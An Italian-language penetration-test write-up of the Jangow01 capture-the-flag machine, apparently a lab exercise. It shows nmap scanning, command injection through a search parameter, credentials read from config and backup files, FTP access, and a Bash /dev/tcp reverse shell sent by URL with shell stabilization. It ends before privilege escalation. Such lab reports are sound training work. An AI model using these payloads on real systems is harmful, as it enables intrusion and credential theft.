

Report di Penetration Test - Macchina Jangow01 (Blackbox 1)


Questo documento racconta tutte le attività svolte per compromettere la macchina Jangow01: dalla ricognizione iniziale all'ottenimento de privilegi di root.

Ogni sezione include una spiegazione, i comandi utilizzati e gli screenshot a supporto.


1) Ambiente e obiettivo

Obiettivo: ottenere l'accesso iniziale, muoverci lateralmente e infine elevare i privilegi fino a root.

Il contesto operativo prevede due macchine nella stessa sottorete (attaccante e target Jangow01). Partiamo verificando indirizzi IP e connettività.



Screenshot 1 — Dati macchina target (JANGOW 01).



Screenshot 2 — Configurazione rete (10.0.2.15/24).

2) Verifica sottorete e connettività (ping)

Confermiamo che le macchine si trovano nella stessa sottorete /24 (10.0.2.0/24: i primi tre ottetti 10.0.2). Da qui, un ping reciproco verifica la raggiungibilità.

Esempi:

- Dalla macchina attaccante: ping 10.0.2.4

Se abbiamo risposta, possiamo proseguire con la ricognizione attiva.

3) Scansione porte e servizi con Nmap

Eseguiamo una scansione per individuare porte aperte e versioni dei servizi:

```
nmap -sC -sV 10.0.2.4
```

Risultato: porte aperte 21/tcp (FTP, vsftpd 3.0.3) e 80/tcp (HTTP, Apache/2.4.18).


```
(kali@kali)-[~]
$ nmap -sC -sV 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 03:38 EDT
Nmap scan report for 127.0.0.1 (10.0.2.4)
Host is up (0.00019s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
|_http-ls: Volume /
|_  SIZE  TIME      FILENAME
|_  -    2021-06-10 18:05  site/
|_
MAC Address: 08:00:27:F4:B0:B4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 16.96 seconds
```

Screenshot 3 — Risultati Nmap con FTP e HTTP aperti.


4) Accesso al web server e ricognizione contenuti

Raggiungiamo il web server via browser (<http://10.0.2.4>) e osserviamo l'indice delle directory. Notiamo la cartella `site/` che contiene un template (GRAYSCALE) e una pagina di ricerca `busque.php`, potenziale punto d'ingresso.




Index of /

Name	Last modified	Size	Description
----------------------	-------------------------------	----------------------	-----------------------------

 site/	2021-06-10 18:05	-	
---	------------------	---	--

Apache/2.4.18 (Ubuntu) Server at 10.0.2.4 Port 80


Screenshot 4 — Index of / sul server Apache.




Screenshot 5 — Pagina 'GRAYSCALE' nella directory site/.

5) Sfruttamento della funzionalità 'buscar' (command injection)

Testiamo il parametro buscar di busque.php inviando comandi di sistema. Un semplice 'ls' conferma l'esecuzione remota e rivela file e directory interessanti (tra cui shell.php e wordpress/).




Screenshot 6 — Pagina busque.php con parametro buscar.




Screenshot 7 — Esecuzione di 'ls' dal browser.

6) Analisi di WordPress e lettura di config.php

Entriamo nella cartella wordpress e ne elenchiamo i contenuti ('ls -al wordpress'). Individuiamo config.php. Con 'cat wordpress/config.php' ricaviamo credenziali MySQL utili, ma non valide per FTP.




Screenshot 8 — 'ls -al' della directory wordpress/.



```
1 <?php
2 $servername = "localhost";
3 $database = "desafio02";
4 $username = "desafio02";
5 $password = "abyguri69";
6 // Create connection
7 $conn = mysqli_connect($servername, $username, $password, $database);
8 // Check connection
9 if (!$conn) {
10     die("Connection failed: " . mysqli_connect_error());
11 }
12 echo "Connected successfully";
13 mysqli_close($conn);
14 ?>
15
16
```

Screenshot 9 — Credenziali trovate in config.php.




```
Nmap done: 1 IP address (1 host up) scanned
(kali@kali)-[~]
$ ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPd 3.0.3)
Name (10.0.2.4:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```


Screenshot 10 — Tentativo FTP fallito con quelle credenziali.

7) Ricerca di file sensibili e scoperta di '.backup'


Tramite il comando `pwd` abbiamo trovato il percorso completo della directory site, ovvero `/var/www/html/site`, e scopriamo che in `/var/www/html` si trova un file nascosto `.backup`. Con `'cat /var/www/html/.backup'` recuperiamo delle nuove credenziali, che questa volta funzionano per FTP.



Screenshot 11 — Visione del percorso di /site tramite comando pwd



Screenshot 12 — Elenco in /var/www/html (si nota .backup).



Screenshot 13 — Contenuto del file .backup con credenziali valide.

8) Accesso FTP riuscito e acquisizione della user 8ag

Accediamo via FTP con utente jangow01, navighiamo in /home/jangow01 e scarichiamo user.txt per ottenere la sua flag.

Comandi chiave:

ftp 10.0.2.4

(login con utente/password da .backup)

cd /home/jangow01 ; ls ; get user.txt

```
(kali@kali)-[~]  
$ ftp 10.0.2.4  
Connected to 10.0.2.4.  
220 (vsFTPD 3.0.3)  
Name (10.0.2.4:kali): jangow01  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> 
```

Screenshot 14 — Login FTP riuscito.

```
ftp> ls  
229 Entering Extended Passive Mode (|||47002|)  
150 Here comes the directory listing.  
drwxr-xr-x  3 0      0          4096 Oct 31  2021 html  
226 Directory send OK.  
ftp> cd /home  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||6694|)  
150 Here comes the directory listing.  
drwxr-xr-x  4 1000   1000      4096 Sep 01 19:50 jangow01  
226 Directory send OK.
```

Screenshot 15 - Spostamento su /home con cd e individuazione della cartella jangow01.


```

tp> cd /home/jangow01
50 Directory successfully changed.
tp> ls
29 Entering Extended Passive Mode (|||51579|)
50 Here comes the directory listing.
rw-rw-r-- 1 1000 1000 36 Sep 01 20:57 shell.php
rw-rw-r-- 1 1000 1000 33 Jun 10 2021 user.txt
26 Directory send OK.

```

Screenshot 16 -Spostamento nella directory jangow01 e individuazione del file user.txt (flag)

```

26 Transfer complete.
33 bytes received in 00:00 (8.25 KiB/s)
ftp> exit
21 Goodbye.

--(kali@kali)-[~]
--$ cat user.txt
41d8cd98f00b204e9800998ecf8427e

```

Screenshot 17 — download della flag e visualizzazione.

9) Tentativi di reverse shell via FTP/Netcat e limiti riscontrati

Abbiamo provato a caricare una reverse shell tramite il file shell.php nel percorso html con il comando put ma otteniamo errore 553 (permessi mancanti, possiamo solo scrivere in home/jangow01). In seguito abbiamo tentato di ottenere una shell interattiva con netcat sulla porta 21, ma anche questo metodo fallisce perché FTP non accetta comandi di shell.

```

Using binary mode to transfer files.
ftp> cd /var/www/html
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||62250|)
150 Here comes the directory listing.
drwxr-xr-x 7 33 33 4096 Sep 01 20:39 site
226 Directory send OK.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||49259|)
553 Could not create file.
ftp>

```

Screenshot 18 — Errore 553 in upload verso /var/www/html.


```
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc 10.0.2.4 21
220 (vsFTPD 3.0.3)
USER jangow01
331 Please specify the password.
PASS abygurl69
230 Login successful.
ls
500 Unknown command.
help
214-The following commands are recognized.
ABOR ACCT ALLO APPE CDUP CWD DELE EPRT EPSV FEAT HELP LIST MDTM MKD
MODE NLST NOOP OPTS PASS PASV PORT PWD QUIT REIN REST RETR RMD RNFR
RNT0 SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD
XPWD XRM0
214 Help OK.
```

Screenshot 19 — Connessione nc alla 21: comandi shell non accettati


10) Reverse shell via browser (payload Bash + URL encoding)

Tramite alcune ricerche siamo arrivati al sito PentestMonkey che ci ha suggerito una reverse shell Bash. Dopo aver adattato il comando con il nostro indirizzo IP 10.0.2.15 e la porta che vogliamo utilizzare 443 otteniamo:


```
/bin/bash -c 'bash -i >S /dev/tcp/10.0.2.15/443 0>S1'
```

NB: `/bin/bash -c` è utile perché nell'url non si possono effettuare più comandi di seguito dato che non ha memoria. Questo ci permette di mettere più comandi all'interno degli apici che vengono registrati come unico comando.


Per poter utilizzare la stringa sull'URL facciamo un URL-encoding del payload e lo inviamo nel parametro buscar, con nc in ascolto (comando `nc -lnp 443`). Siamo riusciti ad ottenere una shell interattiva.




Screenshot 20 — Ricerca payload su PentestMonkey.




Screenshot 21 — Payload scelto e adattato (IP/porta).



Screenshot 22 — Listener Netcat avviato sulla 443.



Screenshot 23 — URL encoding del comando.



10.0.2.4

Screenshot 24 — Invio del payload codificato via browser.

```
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ export TERM=xterm
export TERM=xterm
www-data@jangow01:/var/www/html/site$
```

Screenshot 25 — Connessione reverse shell ricevuta (nc).

11) Stabilizzazione shell e cambio utente a 'jangow01'

Stabilizziamo il terminale (noi lo abbiamo fatto via Python pty.spawn) tramite il comando `python3 -c 'import pty;pty.spawn("/bin/bash")'`

`export TERM=xterm`

e cambiamo utente con 'su jangow01' usando le credenziali trovate, così da poter lavorare nella sua home ed eseguire file scrivibili anche via FTP.

```
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ export TERM=xterm
export TERM=xterm
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69
```

Screenshot 26 -Stabilizzazione terminale e passaggio ad utente Jangow01

```

jangow01@jangow01:/var/www/html/site$ cd /home/jangow01
cd /home/jangow01
jangow01@jangow01:~$ ls -al
ls -al
total 40
drwxr-xr-x 4 jangow01 desafio02 4096 Set  1 19:50 .
drwxr-xr-x 3 root      root      4096 Out 31 2021 ..
-rw-r--r-- 1 jangow01 desafio02  338 Set  1 13:45 .bash_history
-rw-r--r-- 1 jangow01 desafio02  220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
drwxr-xr-x 2 jangow01 desafio02 4096 Jun 10 2021 .cache
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02  655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02   36 Set  1 20:57 shell.php
-rw-r--r-- 1 jangow01 desafio02    0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02   33 Jun 10 2021 user.txt
jangow01@jangow01:~$

